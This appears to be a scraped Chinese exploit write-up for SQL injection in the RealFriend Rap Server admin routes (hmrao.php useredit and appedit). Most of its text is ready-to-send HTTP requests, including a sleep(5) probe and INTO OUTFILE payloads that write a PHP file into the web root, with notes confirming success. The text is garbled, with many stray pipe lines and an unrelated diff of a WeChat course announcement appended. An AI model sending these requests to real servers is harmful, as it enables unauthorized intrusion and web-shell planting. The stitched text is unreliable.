
|
||||
|
||||
```
|
||||


GET /hmrao.php?s=/Admin/useredit/sessId/c3gnn42nnfafaei5im0ti44tp2&uid=1');select%20'<?php%20phpinfo();?>'%20into%20outfile%20%27C:\\Program%20Files%20(x86)\\RealFriend\\Rap%20Server\\WebRoot\\test2.php%27%23 HTTP/1.1Host: 192.168.222.145Upgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9Referer: http://192.168.222.145/hmrao.phpAccept-Encoding: gzip, deflateAccept-Language: zh-CN,zh;q=0.9Cookie: PHPSESSID=c3gnn42nnfafaei5im0ti44tp2; think_language=zh-CN; UserAuthtype=0Connection: close
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
成功将文件写到根目录下
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
## appedit
|
||||
|
||||
|
||||
|
||||
|
||||


首先检测了登录状态,然后将通过 GET 获取到的参数 id 直接拼接到 SQL 语句中
|
||||
|
||||
这里检测登录状态的函数同样也是 adminchecklogin
|
||||
|
||||
所以也需要将cookie 拼接在路由中
|
||||
```
|
||||
GET /hmrao.php?s=/Admin/appedit/sessId/c3gnn42nnfafaei5im0ti44tp2&id=0');select+sleep(5)%23 HTTP/1.1Host: 192.168.222.145Upgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9Referer: http://192.168.222.145/hmrao.phpAccept-Encoding: gzip, deflateAccept-Language: zh-CN,zh;q=0.9Cookie: PHPSESSID=c3gnn42nnfafaei5im0ti44tp2; think_language=zh-CN; UserAuthtype=0Connection: close
|
||||
```
|
||||
|
||||
|
||||
|
||||
```
|
||||
GET /hmrao.php?s=/Admin/appedit/sessId/c3gnn42nnfafaei5im0ti44tp2&id=0');select%20'<?php%20phpinfo();?>'%20into%20outfile%20%27C:\\Program%20Files%20(x86)\\RealFriend\\Rap%20Server\\WebRoot\\test.php%27%23 HTTP/1.1Host: 192.168.222.145Upgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9Referer: http://192.168.222.145/hmrao.phpAccept-Encoding: gzip, deflateAccept-Language: zh-CN,zh;q=0.9Cookie: PHPSESSID=c3gnn42nnfafaei5im0ti44tp2; think_language=zh-CN; UserAuthtype=0Connection: close
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
成功将文件写到根目录下
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzkxNTIwNTkyNg==&mid=2247549615&idx=1&sn=5de0fec4a85adc4c45c6864eec2c5c56&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
@@ -1,5 +1,5 @@
|
||||
# 直播预告丨AI赋能的漏洞挖掘与风险管控,公开课第八节开放预约
|
||||
天融信教育 2026-06-23 08:02
|
||||
天融信教育 2026-06-25 10:12
|
||||
|
||||
****
|
||||
当密码与AI模型相遇,传统密码策略正在被重新定义。一套静态的密码规则挡不住动态生成的智能字典,一次基于生日组合的爆破可能比暴力穷举高效百倍。更值得警惕的是,AI不仅能“猜”你设了什么密码,还能“学”你习惯怎么设密码。
|
||||
|
||||
Reference in new issue
Block a user